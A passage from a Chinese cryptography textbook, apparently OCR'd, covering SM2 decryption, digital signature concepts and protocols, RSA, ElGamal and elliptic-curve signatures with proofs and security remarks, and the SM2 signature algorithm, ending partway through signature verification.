


图 2-37　SM2 解密算法流程

① 从 C 中取出比特串 C_1，将 C_1 的数据类型转换为椭圆曲线上的点，验证 C_1 是否满足椭圆曲线方程，若不满足则报错并退出；

② 计算椭圆曲线点 $S=[h]C_1$，若 S 是无穷远点，则报错并退出；

③ 计算$[d_B]C_1=(x_2, y_2)$，将坐标 $x2$、$y2$ 的数据类型转换为比特串；

④ 计算 $t=KDF(x_2 \| y_2, \text{klen})$，若 t 为全 0 比特串，则报错并退出；

⑤ 从 C 中取出比特串 C_2，计算 $M' = C_2 \oplus t$；

⑥ 计算 $u = \text{Hash}(x_2 \| M' \| y_2)$，从 C 中取出比特串 C_3，若 $u \neq C_3$，则报错并退出；

⑦ 输出明文 M'。

2.6 数字签名

2.6.1 数字签名的概念

2.6.1.1 数字签名的用途

在人们的工作和生活中，许多事物的处理需要当事者签名。签名起到确认、核准、生效和负责任等多种作用。签名是证明当事者的身份和数据真实性的一种信息。签名可以用不同的形式来表示。在传统的以书面文件为基础的事物处理中，采用书面签名的形式：手签、印章、手印等，书面签名得到司法部门的支持。在以计算机文件为基础的现代事物处理中，应采用电子形式的签名，即数字签名（Digital Signature）。数字签名已得到一些国家的法律支持。

一种完善的签名应满足以下三个条件：

① 签名者事后不能抵赖自己的签名；

② 任何其他人不能伪造签名；

③ 如果当事的双方关于签名的真伪发生争执，能够在公正的仲裁者面前通过验证签名来确认其真伪。

2.6.1.2 数字签名的基本模型

一个数字签名体制包括两个方面的处理：施加签名和验证签名。

设施加签名的算法为 SIG，产生签名的密钥为 K，被签名的数据为 M，产生的签名信息为 S，则有

$$\text{SIG}(M, K)=S$$

设验证签名的算法为 VER ，用 VER 对签名 S 进行验证，可鉴别 S 的真假。即

$$\text{签名为真，当 } S=\text{SIG}(M, K)；$$

$$\text{签名为假，当 } S\neq\text{SIG}(M, K)。$$

2.6.1.3 数字签字的安全性

签名函数必须满足以下条件，否则文件内容及签名被篡改或冒充均无法发现：

① 当 $M' \neq M$ 时，有 $SIG(M', K) \neq SIG(M, K)$。

条件①要求签名 S 至少和被签名的数据 M 一样长。当 M 较长时，应用很不方便。将条件①改为：虽然当 $M' \neq M$ 时，存在 $S=S'$，但对于给定的 M 或 S，要找出相应的 M' 在计算上是不可能的。

② 签名 S 只能由签名者产生，否则别人便可伪造，于是签名者也就可以抵赖。

③ 收信者可以验证签名 S 的真伪。这使得当签名 S 为假时收信者不致上当。

④ 签名者也应有办法鉴别收信者所出示的签名是否是自己的签名。这就给签名者以自卫的能力。

对于一个公钥密码，如果满足

$$E(D(M, K_d), K_e) = M,$$

则可确保数据的真实性。

凡是能够确保数据的真实性的公开密钥密码都可用来实现数字签名，例如 RSA 密码、ElGamal 密码、椭圆曲线密码 ECC 等都可以实现数字签名。

签名通信协议：　A　→　B

① A 用自己的解密钥 K_{dA} 对数据 M 进行签名：

$$S_A = D(M, K_{dA})$$

② 如果不需要保密，则 A 直接将 S_A 发送给用户 B。

③ 如果需要保密，则 A 查到 B 的公开的加密钥 K_{eB}，并用 K_{eB} 对 S_A 再加密，得到密文 C，

$$C = E(S_A, K_{eB})$$

④ 最后，A 把 C 发送给 B，并将 S_A 或 C 留底。

⑤ B 收到后，若是不保密通信，则先查到 A 的公开加密钥 K_{eA}，然后用 K_{eA} 对签名进行验证：

$$E(S_A, K_{eA}) = E(D(M, K_{dA}), K_{eA}) = M$$

⑥ 若是保密通信，则 B 先用自己的保密的解密钥 K_{dB} 对 C 解密，然后再查到 A 的公开加密钥 K_{eA}，用 K_{eA} 对签名进行验证：

$$D(C, K_{dB}) = D(E(S_A, K_{eB}), K_{dB}) = S_A$$

$$E(S_A, K_{eA}) = E(D(M, K_{dA}), K_{eA}) = M$$

如果能够恢复出正确的 M，则说明 S_A 是 A 的签名，否则 S_A 不是 A 的签名。

签名通信协议安全分析：

① 因为只有 A 才拥有 K_{dA}，而且由公开的 K_{eA} 在计算上不能求出保密的解密钥 K_{dA}。因此签名的操作只有 A 才能进行，任何其他人都不能进行。所以，K_{dA} 就相当于 A 的印章或指纹，而 S_A 就是 A 对 M 的签名。对此 A 不能抵赖，任何其他人不能伪

造。

② 事后如果 A 和 B 关于签名的真伪发生争执，则他们应向公正的仲裁者出示留底的签名数据，由仲裁者当众验证签名，解决纠纷。

2.6.2 典型数字签名体制

2.6.2.1 基本的 RSA 签名体制算法与安全性

对于 RSA 密码

$$D(E(M))=(M^e)^d=M^{ed}=(M^d)^e=E(D(M)) \bmod n$$

所以 RSA 可同时确保数据的秘密性和真实性。

因此利用 RSA 密码可以同时实现数字签名和数据加密。

设 M 为明文，$K_{eA}=<e,n>$是 A 的公开钥，$K_{dA}=<d,p,q,\varphi(n)>$是 A 的保密的私钥，则 A 对 M 的签名过程是：

$$S_A=D(M,\ K_{dA})=(M^d) \bmod n$$

S_A 便是 A 对 M 的签名。

验证签名的过程是：

$$E(S_A,\ K_{eA})=(M^d)^e \bmod n=M$$

确保数字签名的安全需要注意：不对数据 M 签名，而是对 HASH(M)签名；使用时间戳；对于同时确保秘密性和真实性的通信，应当先签名后加密。

2.6.2.2 基本的 ElGamal 签名体制算法与安全性

1．密钥选择

① 选 P 是一个大素数，$p-1$ 有大素数因子，α 是一个模 p 的本原元，将 p 和 α 公开。

② 用户随机地选择一个整数 x 作为自己的秘密的解密钥，$1<x\leqslant p-2$。

③ 计算 $y=\alpha^x \bmod p$，取 y 为自己的公开的加密钥。

2．产生签名

设明文消息 m 加签名，$0\leqslant m\leqslant p-1$，其签名过程如下：

① 用户 A 随机地选择一个整数 k，$1<k<p-1$，且（k，$p-1$）=1；

② 计算 $r=\alpha^k \bmod p$；

③ 计算 $s=(m-xr)k^{-1} \bmod p-1$；

④ 取（r，s）作为 m 的签名,并以$<m,\ r,\ s>$的形式发给用户 B。

3．验证签名

① 用户 B 接收：$<m,\ r,\ s>$。

② 用户 B 用 A 的公钥 y 验证：$\alpha^m=y^r r^s \bmod p$，是否成立，若成立则签名为真，否则签名为假。

签名的可验证性可证明如下：

因为 $s=(m-xr)k^{-1} \mod p-1$，

所以 $m=xr+ks \mod p-1$，

故 $\alpha^m=\alpha^{xr+ks}=(\alpha^x)^r(\alpha^k)^s=y^r r^s \mod p$，故签名可验证。

4．安全性

由于从公开密钥求私钥是离散对数问题，要求 $p-1$ 要有大素数因子,否则易受攻击。为了安全，随机数 k 应当是一次性的。否则时间一长，k 将可能泄露。因为，

$x=(m-ks)r^{-1} \mod p-1$，

如果知道了 m，便可求出保密的解密钥。

此外如果 k 重复使用，如用 k 签名 m_1 和 m_2。于是，

$$m_1=xr+ks_1 \mod p-1,$$

$$m_2=xr+ks_2 \mod p-1,$$

于是，$(s_1-s_2)k=(m_1-m_2) \mod p-1$

如果知道了 m_1 和 m_2，便可求出 k，进而求出保密的解密钥。

由此可知，不要随便给别人签名。不要直接对 m 签名，而是对 HASH(m)签名。

ElGamal 签名有许多种变型，并得到广泛应用。美国和俄罗斯等国家的数字签名标准算法都是采用了 ElGamal 签名的变型。

2.6.2.3　基本的 ECC 签名体制算法与安全性

一个椭圆曲线密码由下面的六元组描述：

$$T=<p, a, b, G, n, h>$$

其中，p 为大于 3 素数，p 确定了有限域 GF（p）；元素 $a,b\in GF(p)$,a 和 b 确定了椭圆曲线；G 为循环子群 E_1 的生成元，n 为素数且为生成元 G 的阶，G 和 n 确定了循环子群 E_1。

$$y^2=x^3+ax+b \mod p$$

d 为用户的私钥，公开钥为 Q 点，$Q=dG$。

1．产生签名

① 选择一个随机数 k，$k\in\{1, 2, \cdots, n-1\}$；

② 计算点 $R(x_R, y_R)=kG$，并记 $r=x_R$；

③ 利用保密的解密钥 d 计算：

$$s=(m-dr)k^{-1} \mod n\ ;$$

④ 以$<r,s>$作为消息 m 的签名，并以$<m, r, s>$的形式传输或存储。

2．验证签名

① 计算 $s^{-1} \mod n$；

② 利用公开的加密钥 Q 计算

$$U(x_U, y_U)= s^{-1}(mG-rQ)$$

③ 如果 $x_U=r$，则<r，s>是用户 A 对 m 的签名。

证明：因为 $s=(m-dr)k^{-1} \bmod n$，所以

$$s^{-1}=(m-dr)^{-1}k \bmod n$$

所以 $U(x_U, y_U) =(m-dr)^{-1}k(mG-rQ)$

$=(m-dr)^{-1}(mkG-krdG)=(m-dr)^{-1}(mR-rdR)$

$=(m-dr)^{-1}R(m-dr)=R(x_R, y_R)$

所以 $x_U=x_R=r$。

2.6.3 SM2 椭圆曲线数字签名算法

国家密码管理局公布的 SM2 椭圆曲线公钥密码算法中的第 2 部分，定义了 SM2 椭圆曲线数字签名算法。

1．参数选择

基本的椭圆曲线系统参数包括有限域 F_q 的规模 q(当 $q=2^m$ 时，还包括元素表示法的标识和约化多项式)；定义椭圆曲线 $E(F_q)$ 的方程的两个元素 a、$b \in F_q$；$E(F_q)$上的基点 $G=(xG,yG)(G \neq O)$，其中 xG 和 yG 是 F_q 中的两个元素；G 的阶 n 及其他可选项(如 n 的余因子 h 等)。

用户 A 的密钥对包括其私钥 d_A 和公钥 $P_A=[d_A]G=(xA,yA)$。作为签名者的用户 A 具有长度为 entlenA 比特的可辨别标识 IDA，记 ENTLA 是由整数 *entlenA* 转换而成的两个字节，在该部分规定的椭圆曲线数字签名算法中，签名者和验证者都需要用密码杂凑函数求得用户 A 的杂凑值 ZA。将椭圆曲线方程参数 a、b、G 的坐标 xG、yG 和 PA 的坐标 xA、yA 的数据类型转换为比特串，$ZA=H256(ENTLA \| IDA \| a \| b \| xG \| yG \| xA \| yA)$。

2．产生签名

设待签名的消息为 M，为了获取消息 M 的数字签名(r,s)，如图 2-38 所示，作为签名者的用户 A 应实现以下运算步骤：

① 置 $M'=Z_A \| M$；

② 计算 $e=H_v(M')$，将 e 的数据类型转换为整数；

③ 用随机数发生器产生随机数 $k \in[1,n-1]$；

④ 计算椭圆曲线点$(x_1,y_1)=[k]G$，将 x_1 的数据类型转换为整数；

⑤ 计算 $r=(e+x_1) \bmod n$，若 $r=0$ 或 $r+k=n$ 则返回 Step 3；

⑥ 计算 $s=((1+d_A)^{-1}\cdot(k-r\cdot d_A)) \bmod n$，若 $s=0$ 则返回 Step 3；

⑦ 将 r、s 的数据类型转换为字节串，消息 M 的签名为(r,s)。




图 2-38　SM2 椭圆曲线密码签名产生过程

3．验证签名

为了检验收到的消息 M'及其数字签名(r', s')，如图 2-39 所示，作为验证者的用户 B 应实现以下运算步骤：

① 检验 $r'\in[1,n-1]$是否成立，若不成立则验证不通过；

② 检验 $s'\in[1,n-1]$是否成立，若不成立则验证不通过；

③ 置 $M_1'=Z_A \| M'$；

④ 计算 $e'=H_v(M_1')$，将 e'的数据类型转换为整数；

⑤ 将 r'、s'的数据类型转换为整数，计算 $t=(r'+s') \bmod n$，若 $t=0$，则验证不通过；

